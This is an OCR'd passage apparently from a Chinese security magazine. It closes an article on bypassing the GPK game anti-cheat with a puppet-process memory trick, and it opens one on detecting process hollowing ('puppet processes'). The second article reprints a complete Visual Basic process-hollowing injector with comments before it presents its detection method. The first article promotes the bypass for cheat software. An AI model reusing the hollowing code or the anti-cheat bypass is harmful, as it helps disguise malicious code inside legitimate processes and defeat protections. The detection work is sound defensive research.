


图 3




图 4

由此可见 GPK 的骇人不是反外挂技术上骇人，而是吹牛技术上骇人。不过由于还是没有直接证据证明我的发现能应用在外挂上，所以我另外写了三个程序：一个是（Windows 自带游戏）扫雷的外挂，一个是保护扫雷不受扫雷外挂影响的反外挂程序（通过 Hook KeStackAttachProcess 实现），一是扫雷外挂增强器，让“扫雷外挂”无视“扫雷反外挂”继续起到外挂的作用。经测试，这种读写进程内存的方法不仅仅在杀进程方面有效，在搞外挂方面同样有效。测试步骤如下：

（1）开启“扫雷”，开启“扫雷反外挂”并对“扫雷”的进程进行保护，会提示保护成功；

（2）开启“扫雷外挂”，选择“自动扫雷”，按下“扫描”按钮，输入“扫雷”的进程 ID，会提示出错；

（3）开启“扫雷外挂增强器”，输入“扫雷”的进程 ID，会弹出“傀儡进程”的进程 ID；

（4）开启“扫雷外挂”，选择“自动扫雷”，按下“扫描”按钮，输入“傀儡进程”的进程 ID；

（5）扫雷游戏会在 3 秒钟之内结束并提示破了“扫雷英雄榜”的记录。

“扫雷外挂”在“扫雷反外挂”的干扰下失去作用，如图 5 所示。




图 5

“扫雷外挂”在“扫雷外挂增强器”的作用下无视“扫雷反外挂”干扰，如图 6 所示。





图 6

本文就《打造无敌内存清零和过 NP 的内存读写》中的进程内存读写方式做了改进，在最后的测试中，可以看到这种读写进程内存的方式可用、稳定而且极具商业价值，以后可能会被广泛应用在外挂类程序上。而反外挂厂商只有继续攀登技术高峰，才能防住那些使用了本文这种技术制作的外挂。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VB
关键词：VB、傀儡进程



检测傀儡进程

文/广东工业大学 胡文亮

傀儡进程不是一个新的技巧，简而言之就是进程方面的“借尸还魂”，披上其他程序的外衣来执行自己的代码。去年我在《Ring 3 废除微点主动防御》一文中就提到过，不过却鲜有人提出如何检测傀儡进程，连现在最热门的 ARK 工具 XueTr 都没有提供检测傀儡进程的功能。我开始认为检测傀儡进程很简单，经过实践才知道这是一件很不简单的事情，我测试了很多回，才找出一种可行（但不优美）的方法。

首先温习一下怎样创建傀儡进程（代码是澳大利亚人 Cobein 写的，注释是本人友情添加的）：

```
Public Sub InjPE(szProcessName As String, lpBuffer() As Byte)
    Dim Pidh As I_D_H
    Dim Pinh As I_N_H
    Dim Pish As I_S_H
    Dim Si As SUI
    Dim Pi As P_I
    Dim CTX As CX
    Si.cb = Len(Si)
    CTX.CF = &H10007
    '初始化结构体并创建进程（使用了 CREATE_SUSPEND 参数）
    Call CallAPI("kernel32", "RtlMoveMemory", VarPtr(Pidh),
VarPtr(lpBuffer(0)), Len(Pidh))
    Call CallAPI("kernel32", "RtlMoveMemory", VarPtr(Pinh),
VarPtr(lpBuffer(Pidh.e_lfn)), Len(Pinh))
    Call CallAPI("kernel32", "CreateProcessW", 0,
StrPtr(szProcessName), 0, 0, 0, &H4, 0, 0, VarPtr(Si), VarPtr(Pi))
    '卸载原先的进程主模块（把进程变成了“僵尸”）
    Call CallAPI("ntdll", "NtUnmapViewOfSection", Pi.hP,
Pinh.OH.IB)
    '在“僵尸”进程中申请一片内存
    Call CallAPI("kernel32", "VirtualAllocEx", Pi.hP,
Pinh.OH.IB,
  Pinh.OH.SOI, &H1000 Or &H2000, &H40)
  '把“灵魂”（真正要运行的程序）填入“僵尸”进程中
        Call CallAPI("ntdll", "NtWriteVirtualMemory", Pi.hP,
Pinh.OH.IB, VarPtr(lpBuffer(0)), Pinh.OH.SOH, 0)
    For i = 0 To Pinh.FH.NOS - 1
        CopyBytes Len(Pish), Pish, lpBuffer(Pidh.e_lfn +
Len(Pinh) + Len(Pish) * i)
        Call CallAPI("ntdll", "NtWriteVirtualMemory", Pi.hP,
Pinh.OH.IB + Pish.VA, VarPtr(lpBuffer(Pish.PTRD)), Pish.SORD, 0)
    Next
    '获取线程上下文
    Call CallAPI("ntdll", "NtGetContextThread", Pi.hT,
VarPtr(CTX))
    '收尾工作
    Call CallAPI("ntdll", "NtWriteVirtualMemory", Pi.hP,
CTX.Ebx + 8, VarPtr(Pinh.OH.IB), 4, 0)
    CTX.Eax = Pinh.OH.IB + Pinh.OH.AOEP
    '设置线程上下文
    Call CallAPI("ntdll", "NtSetContextThread", Pi.hT,
VarPtr(CTX))
    '恢复进程主线程的运行，傀儡进程创建完成
  Call CallAPI("ntdll", "NtResumeThread", Pi.hT, 0)
End Sub
```

我一开始想到的计划 A 是用 ToolHelp 系列函数获得进程自身模块的大小（A），再获得该进程对应 EXE 文件的大小（B）。若 A 等于 B，则说明不是傀儡进程，否则说明是傀儡进程。不过，我很快就放弃了这个脑残的想法。

如图 1 所示可以看到正常的 Notepad.exe 的文件大小为 66560 字节，占用磁盘空间为 81920 字节，但是 XueTr 显示的模块大小为 77824 字节（0x13000 字节），没有一个数据相同。于是天真无邪的 A 计划落空。计划 A 落空后，开始策划计划 B。




图 1

（1）获得进程自身模块的基址（BA1）和自身模块的完整路径（PP）；
（2）新建一个PP进程(NP)，获得NP进程中自身模块的基址(BA2)；
（3）结束NP进程；
（4）对比BA1和BA2，如果BA1等于BA2，则认为不是傀儡进程，否则认为是傀儡进程。

经测试，计划B确实可行，实现的代码如下：

```
Public Function IsPuppetProcess(ByVal dwOldPid As Long) As Boolean
    Dim lBA1 As Long, lBA2 As Long, dwNewPid As Long, szPP As String
    获得进程模块中自身模块的基址（BA1）和自身模块的完整路径及文件名（PP）
    GetProcessMods dwOldPid, szPP, lBA1
    Form1.List1.AddItem "Process Path & FileName: " & szPP
    Form1.List1.AddItem "Base Address 1: 0x" & Hex$(lBA1)
    新建一个PP进程（NP），获得NP进程中自身模块的基址（BA2）
    dwNewPid = RunEXE(szPP)
    Sleep 100
    GetProcessMods dwNewPid, szPP, lBA2
    Form1.List1.AddItem "Base Address 2: 0x" & Hex$(lBA2)
    结束NP进程
    Dim h As Long
  h = OpenProcess(1, 0, dwNewPid)
    TerminateProcess h, 0
    CloseHandle h
    对比BA1和BA2，如果BA1等于BA2，则认为不是傀儡进程，否则认为是傀儡进程
    If lBA1 = lBA2 Then
      IsPuppetProcess = False
    Else
      IsPuppetProcess = True
    End If
End Function
```

测试的效果如图2和图3所示（分别是真的notepad进程和傀儡notepad进程）。




图2




图3

不过，这种方法有一个明显的缺陷，就是不能测试那些只允许运行一个实例的进程（那些只允许运行一个实例的进程运行时做的第一件事情就是检查自己是否有别的实例在运行，如果有，就自行退出。由于时间太短，我们无法获得任何信息）。比如"任务管理器"就只允许运行一个实例，怎么测试呢？我开始想在调用CreateProcessW的过程中加上CREATE_SUSPEND参数，结果实际操作时差点把我气死，在线程主线程没有恢复运行之前，在PEB的LDR链中根本没有记录任何模块信息。也就是说ToolHelp、Psapi等函数都无法得到进程的模块信息。从下面XueTr的截图来看，在主线程恢复运行之前加载的两个模块（ntdll.dll、xxxx.exe）被染成红色，即为"隐藏模块"，因为无法在PEB的LDR链中枚举到，如图4所示。

